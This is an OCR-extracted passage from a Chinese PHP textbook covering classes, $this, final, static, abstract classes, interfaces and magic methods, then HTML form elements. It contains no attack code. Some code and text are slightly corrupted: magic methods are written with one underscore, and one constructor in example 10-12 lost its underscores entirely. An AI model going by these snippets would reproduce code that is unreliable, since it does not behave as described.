$this->方法;
```

在使用$this 引用对象自身的方法时，直接加方法名并为方法指定参数即可，如果引用的是类的属性，则不要加“$”。下面我们通过具体实例来说明$this 变量如何访问方法和属性，具体代码如下：

实例 10-7：$this 变量的使用

```
<?php
class MyClass
{
    private $name;                          //定义$name 属性

    public function __construct($name)      //定义构造函数
    {
        $this->name = $name;
    }

    public function getName()               //获取$name 属性
    {
        return $this->name;
    }

    public function printName()             //打印$name 属性
    {
        echo $this->getName();
```

```
    }
}

$myClass = new MyClass("PHP is so easy.");//实例 MyClass 类
$myClass->printName();                    //调用类的 printName()方法
?>
```

在 PHP 环境下运行上述代码，结果如图 10-7 所示。




图 10-7　$this 变量的使用

知识点：

为了解决 PHP 类和对象中变量与属性的命名冲突和不确定性问题，引入了$this 关键字来调用当前的对象。在类中调用当前对象的属性和方法，必须使用$this->关键字；$this 在构造函数中指该构造函数所创建的新对象；方法内的局部变量不属于对象，因此不能使用$this 关键字取值。

10.5　final 关键字

当在一个函数声明前面使用 final 关键字时，该函数将不能被任何子类重载。下面的代码演示 final 关键字的使用。

实例 10-8：final 关键字的使用

```
<?php
class classname1 {
    public function func1()
{
        echo "类 classname1 的 func1()方法被调用<br>";
    }
    final public function func2()
{
        echo "类 classname1 的 func2()方法被调用<br>";
    }
}
class classname2 extends classname1{
    public function func1() {
```

```
        echo "子类 classname2 的 func1()方法被调用<br>";
    }
    public function func2()
{
        echo "子类 classname2 的 func2()方法被调用<br>";
    }
}
?>
```

将上述代码保存为 10-8.php，运行结果为：Fatal error: Cannot override final method classname1::func2() in D:\php 知识集\PHP 百炼成钢--百题百例\代码\第十章\10-8.php on line 17。

上述例子演示了经过 final 声明后的方法不可以被重载。同理，如果不想让一个类被继承，也可以使用 final 关键字来声明一个类，那么这个类将不会被继承。

10.6　static 关键字

有的变量不需要通过创建对象来调用，还可以通过为变量加上 static 关键字来直接调用。调用静态成员的格式如下：

```
关键字：：静态成员
```

在静态方法中，只能调用静态变量，而不能调用普通变量。而普通方法则可以调用静态变量。使用静态成员，除了可以不需要实例化对象外，另一个作用就是在对象被销毁后，仍然保存被修改的静态数据，以便下次继续使用。下面的实例说明了如何使用 static 关键字，其代码如下。

实例 10-9：static 关键字的使用

```
<?php
class Book{
    static $num = 0;                    //声明一个静态变量$num，初值为 0
    public function show()
{                                        //声明一个方法
    echo '您是第'.self::$num.'位访客';   //输出静态变量
    self::$num++;                       //将静态变量加 1
    }
}
$book1 = new Book();
$book1 -> show();
echo "<br>";
$book2 = new Book();
$book2 -> show();
echo "<br>";
```

```
$book3 = new Book();
$book3 -> show();
echo "<br>";
$book4 = new Book();
$book4 -> show();
echo "<br>";
echo '您是第'.Book::$num.'位访客';
?>
```

在 PHP 环境下运行上述代码，结果如图 10-8 所示。




图 10-8　static 关键字的使用

知识点：

①声明了静态的属性和方法后，在类中不能使用$this 关键字来引用，可以使用下面两种方法引用：在类中用 self::静态成员名称；在类外用类名称::静态成员名称。②访问该类时，可不必实例化，直接使用类名称::静态成员名称的格式。

10.7　抽象类和接口

10.7.1　抽象类

抽象类是一种不能被实例化的类，只能作为其他类的父类来使用。抽象类使用 abstract 关键字来声明，具体格式为：

```
abstract class AbstractName{
…
}
```

抽象类和抽象方法主要应用于复杂的层次关系中，这种层次关系要求每一个子类都包含并重写某些特定的方法。下面通过具体实例来说明抽象类的使用，具体代码如下。

实例 10-10：抽象类的使用

```
<?php
   abstract class MyObject{
```

```
        abstract function service($getName,$price,$num);
    }

        class Watch extends MyObject{

        function service($getName,$price,$num){
       echo '您购买的商品是'.$getName.'，该商品的价格是：'.$price.' 元。';
            echo '您购买的数量为：'.$num.' 台。';
            echo '如发生非人为质量问题，请在 3 个月内更换。';
        }
    }

        class Book extends MyObject{
    function service($getName,$price,$num){
             echo '您购买的商品是'.$getName.'，该商品的价格是：'.$price.' 元。';
              echo '您购买的数量为：'.$num.' 本。';
               echo '如发现缺页，损坏请在 3 日内更换。';
        }
    }
 $watch = new Watch();
   $book = new Book();
   $watch -> service('天王表',666,1);
   echo '<p>';
   $book -> service('《百练成钢——PHP5 开发百题百讲》',25,2);
?>
```

在 PHP 环境下运行上述代码，结果如图 10-9 所示。




图 10-9　抽象类的使用

知识点：

抽象方法不必实现具体的功能，由子类来完成；在子类实现抽象类的方法时，其子类的可见性必须大于或等于抽象方法的定义；抽象类的方法可以有参数，也可以为空；如果抽象方法有参数，那么子类的实现也必须有相同的参数个数。

10.7.2　接口

继承特性简化了对象、类的创建，增加了代码的可重性。但是 PHP 只支持单继承，只有使用接口才能实现多重继承，而 PHP 可以实现多接口。子类通过 implements 关键字来实现接口，如果要实现多个接口，则接口之间使用逗号连接，具体格式如下：

```
class MyClass implements Interface1,Interface2{
function interface(){
//功能实现
}
…
}
```

下面的实例声明了两个接口和两个类来说明如何使用接口，具体代码如下。

实例 10-11：接口的使用

```
<?php
    /*  声明接口 M1  */
    interface M1{
        function pop();
    }
    /*  声明接口 M2  */
    interface M2{
        function pur();
    }
    /*  创建子类 User，实现一个接口 M2  */
    class User implements M2{
        function pur(){
            echo '用户有使用计算机的权限。';
        }
    }
    /*  创建子类 Admin，实现多个接口 M1 和 M2  */
    class Admin implements M1,M2{
        function pur(){
            echo '管理员有用户的全部权限。';
        }
        function pop() {
                        echo '<p>';
            echo '管理员还有管理用户的权限';
        }
    }
    $user = new User();
    $admin = new Admin();
    $user -> pur();
    echo '<p>';
```

```
    $admin -> pur();
    $admin ->pop();
?>
```

在 PHP 环境下运行上述代码，结果如图 10-10 所示。




图 10-10　接口的使用

注意：

接口的方法名是 show，继承接口的类中必须有 show 这个方法，要不然就会报错。继承接口类中，调用接口的方法时，所传参数和接口中的参数名要一致，否则就会报错。

10.8　魔 术 方 法

在 PHP 中，除了静态方法外，还提供了一些有用的魔术方法，诸如前面的构造函数_construct()、析构函数_destruct()等都是魔术方法。本节我们主要讲述两个函数：字符串转换函数_toString()和克隆函数_clone()等。

1. 字符串转换函数_toString()

当我们编写程序时使用 new 关键字创建对象，如果采用 echo()或 print()函数直接输出该对象时，往往不能输出对象的内容，只能输出该对象的 ID。像下面的代码：

```
<?php
class myClass{
    public $name;
    public function __construct($name){
        $this->name = $name;
    }
}
$myClass = new myClass("poly");
print $myClass;
?>
```

该程序运行结果为：Object id#1，但是实际想输出的是$myClass->name。为解决这个

问题，在采用 echo 或 print 命令显示对象时，自动调用其魔术方法_toString()。该方法用于返回表示对象信息的字符串。值得注意的是，魔术方法_toString()目前只能被 echo()和 print()这两种语言结构所调用。下面的代码将具体讲述如何使用该魔术方法，具体实例代码如下：

实例 10-12：魔术方法的使用

```
<?php
class myClass{
    public $name;
    public function   construct($name){
        $this->name = $name;
    }
    public function __toString(){
        return $this->name;
    }
}
$myClass = new myClass("wxgheu");
print $myClass;
?>
```

在 PHP 环境下运行上述代码，结果如图 10-11 所示。




图 10-11　_toString()函数的使用

注意：

在 PHP 5.2.0 之前，__toString()方法只有结合使用 echo 或 print 时才能生效。PHP 5.2.0 之后，则可以在任何字符串环境生效(例如通过 printf()，使用%s 修饰符)，但不能用于非字符串环境(如使用%d 修饰符)。从 PHP 5.2.0，如果将一个未定义__toString()方法的对象转换为字符串，会报出一个 E_RECOVERABLE_ERROR 错误。

2. 克隆函数_clone()

实际应用当中，我们不仅可以采用 new 关键字创建对象，还可以使用 clone 关键字实现对象的克隆，所克隆的对象拥有源对象的所有属性，但如果每一次操作时都使用源对象的类所提供的方法设置 ID 的话 ，会相当麻烦。这里我们使用更为简单的 clone()魔术方法，只要在类中定义该方法，那么在克隆对象时则会自动调用。下面实例代码具体讲述如何使用_clone()方法。

实例 10-13： 克隆函数_clone()

```
<?php
class myClass{
    public $objectId = 0;
    private $name;
    public function __construct($name){
        $this->name = $name;
    }
    public function getName(){
        return $this->name;
    }
    public function __clone(){
        $this->objectId++;
    }
}
$myClass = new myClass("wxgheu");
$cloneClass = clone $myClass;
echo "myClass name:   " . $myClass->getName() . "<br>";
echo " ID: " . $myClass->objectId . "<br>";
echo "<br>";
echo "cloneClass name: " . $cloneClass->getName() ."<br>";
echo " ID: " . $cloneClass->objectId . "<br>";
?>
```

在 PHP 环境下运行上述代码，结果如图 10-12 所示。




图 10-12　_clone()函数的使用

知识点：

当对象被复制后，PHP5 会对对象的所有属性执行一个“浅复制”(shallow copy)。所有属性中的引用仍然不变，指向原来的变量。如果定义了__clone()方法，则新创建的对象(复制生成的对象)中的__clone()方法会被调用，可用于修改属性的值(如果有必要的话)。

10.9　难点解析

本章主要为读者讲述了面向对象编程的特性，学习了类的实例化和对象的使用，然后

介绍类中的一些常用的函数(如构造函数、析构函数)，另外还介绍了诸如 final、static 等关键字和抽象类以及抽象接口等内容。虽然存在面向对象和面向过程两种编程方法，具体使用也由读者自己的喜好决定，但我们还是建议在写小型的、代码较少的程序时采用面向过程的编程方法，而面对大型项目，还是用面向对象的编程方法可以更好地提高效率。希望通过对本章的学习，读者对面向对象的编程思想有了更加深刻的认识。

本章节的难点主要在于类特性的一些细节和 static、$this、final 等关键字的使用。

在继承性方面：

(1) PHP 是单继承的，一个子类只可以继承一个父类，但一个父类却可以被多个子类所继承。

(2) 在 PHP5 中，类的方法可以被继承。

(3) 子类不能继承父类的私有属性和私有方法。

在多态方面：

(1) 多态包括重载和重写，重写时，子类的方法必须和父类的方法具有相同的名称。

(2) 子类中的方法不能使用比父类中被重写的方法更严格的访问权限。

关键字 static：

(1) 类的所有实例共享类的静态实例。

(2) 如果将方法声明为静态，则在类中不能使用 this 来引用该方法。

关键字 final：

(1) final 类不能被继承。

(2) final 方法不能被重写。

10.10　高手训练营

1. 调用父类的构造函数时，必须使用关键字_____调用。

2. 在类中使用当前对象的属性和方法时，必须使用_____取值。

3. 下列哪个是构造函数名？_____

   A. _construct　　B. _destruct( )　　C. 不确定　　D. 以上都不是

4. final 关键字修饰的类_____。

   A. 可以被继承　　B. 可以被覆盖

   C. 既能被继承又能被覆盖　　D. 以上都不是

5. 创建两个静态属性 count 和 sum，并利用它们计算整数 n 的阶乘(如 n=5)，试编写程序代码并运行结果。

6. 试用 final 关键字定义方法和一个类，当试图覆盖该方法和继承该类时出现了错误，查看程序运行结果。

7. 定义一个 Circle 类，并为该类创建构造函数来设置圆的半径，最后求周长和面积。

第11章　PHP与HTML

在 Web 应用程序的开发中，通常使用表单来实现程序与用户输入的交互。用户通过在表单上输入数据，并将其输给网站的程序以进行相应的处理。当用户在 Web 页面中的表单内填写好信息以后，可以通过单击按钮或链接来实现数据的提交。本章将主要介绍 PHP 中表单的应用。PHP 程序通过接收用户在表单中输入的信息实现与用户的交互。

11.1　表单与 HTML

在编写 HTML 页面时，经常会使用到 HTML 表单供用户输入数据。

创建表单应用的是<form></form>标记。既可以在<form>标记中设置表单的 name、method、action、enctype 和 target 属性，也可以在<form></form>标记中插入表单元素。常见的表单元素依据使用标记的不同分为以下 3 种：输入域标记<input>、选择域标记<select>和<option>及文本域标记<textarea>。

实例 11-1： 创建表单(1)

```
<form name=' form1' method='post' action=' form1_ok.php'>
   请输入你的爱好：<input type="text" name="hobbies">
          <input type="submit" name="Submit" value="提交">
</form>
```

在 PHP 环境下运行上述代码，结果如图 11-1 和图 11-2 所示。



图 11-1　创建表单




图 11-2　运行结果

知识点：

name 属性用于设置表单的名字。

method 属性用于设置表单的提交方式。表单的提交方式有两种：get 方法或者 post 方法。get 方法将表单内容附加在 URL 地址的后面。post 方法将表单中的信息作为一个数据块发送到服务器的处理程序中，在浏览器的地址栏中不显示提交的信息。method 属性的默认值为 get 方法。

action 属性用于设置表单数据提交的地址(相对路径或绝对路径)。

enctype 属性用于指定将数据传送到服务器时浏览器使用的编码类型。

target 属性用于设置返回信息的显示方式，控制表单提交页在窗口中的打开方法。其属性值有以下 4 种：

- _blank：将返回信息显示在新的窗口中。
- _parent：将返回信息显示在父级窗口中。
- _self：将返回信息显示在当前窗口中。
- _top：将返回信息显示在顶级窗口中。

实例 11-2：创建表单(2)

```
<form>
    用户名：<input type="text" name="user" maxlength ="10" ><br/>
    密  码：<input type="password" name="pwd" maxlength ="16"><br/>
    性  别：<input type="radio" name="sex" value="1" checked>男
          <input type="radio" name="sex" value="0">女<br/>
    爱  好：<input type="checkbox" name="hobbies" value="1" checked>音乐
          <input type="checkbox" name="hobbies" value="1"checked>看书
          <input type="checkbox" name="hobbies" value="0">旅游<br/>
    <input type="submit" name="Submit" value="提交">
    <input type="reset" name="Submit" value="重置"><br/>
</form>
```

在 PHP 环境下运行上述代码，结果如图 11-3 所示。




图 11-3　创建表单

知识点：

输入域标记<input>是表单中最常用的标记之一。通过输入域标记可以定义文本框、按钮、单选按钮、复选框等。name 属性用于设置输入域的名称。type 属性用于设置输入域的类型。

type 属性值有以下几种，

(1) text：文本框。

(2) password：密码框。

(3) file：文件域，提供选择文件上传的窗口。

(4) image：图像域，可以代替普通的提交按钮。

(5) radio：单选按钮，用于设置一组选项，用户只能选择一项。checked 属性设置单选按钮的默认值。

(6) checkbox：复选框，允许用户选择多个选项。checked 属性设置复选框的默认值。

(7) submit：提交按钮，将表单的内容提交到服务器端。

(8) reset：重置按钮，用于清除与重置表单内容。

(9) button：按钮激发提交表单动作。普通按钮一般配合 JavaScript 脚本进行表单处理。

(10) hidden：隐藏域。在表单中以隐含方式提交变量值。其目的在于通过隐藏的方式收集或发送信息。

实例 11-3： 创建列表框(1)

```
<form>
    你喜欢的历史人物是？<br>
    <select name="select">
       <option value="1" selected>文天祥</option>
       <option value="2" >庄子</option>
       <option value="3" >曹操</option>
       <option value="4" >张居正</option>
    </select>
</form>
```

在 PHP 环境下运行上述代码，结果如图 11-4 所示。




图 11-4　列表框

知识点：

选择域标记<select><option>用于完成列表或者菜单的创建。通常情况下列表只能看到默认选项，可以通过单击右侧的下三角按钮看到其他选项。列表中的选项超过一定数量会自动出现滚动条。

参数 name 表示选择域的名称。参数 value 表示列表的选项值。用 selected 标识默认选项。

实例 11-4： 创建列表下框(2)

```
<form>
     <textarea name="poem" rows="8" cols="20">
```

```
《登鹳雀楼》
(王之涣)
白日依山尽，
黄河入海流。
欲穷千里目，
更上一层楼。</textarea>
</form>
```

在 PHP 环境下运行上述代码，结果如图 11-5 所示。




图 11-5　列表框

知识点：

文本域标记<textarea>用于完成多行文本域的创建。参数 name 表示文本域的名称。参数 rows 表示文本域的行数(以字符为单位)。参数 cols 表示文本域的列数。

另外，还有参数 value 表示文本域的默认值。参数 wrap 用于设置文本显示和输出时的换行方式。参数 wrap 的值为 off 时表示不自动换行；wrap 的值为 hard 时表示自动硬回车换行；wrap 的值为 soft 时表示自动软回车换行。

11.2　get 与 post 的区别

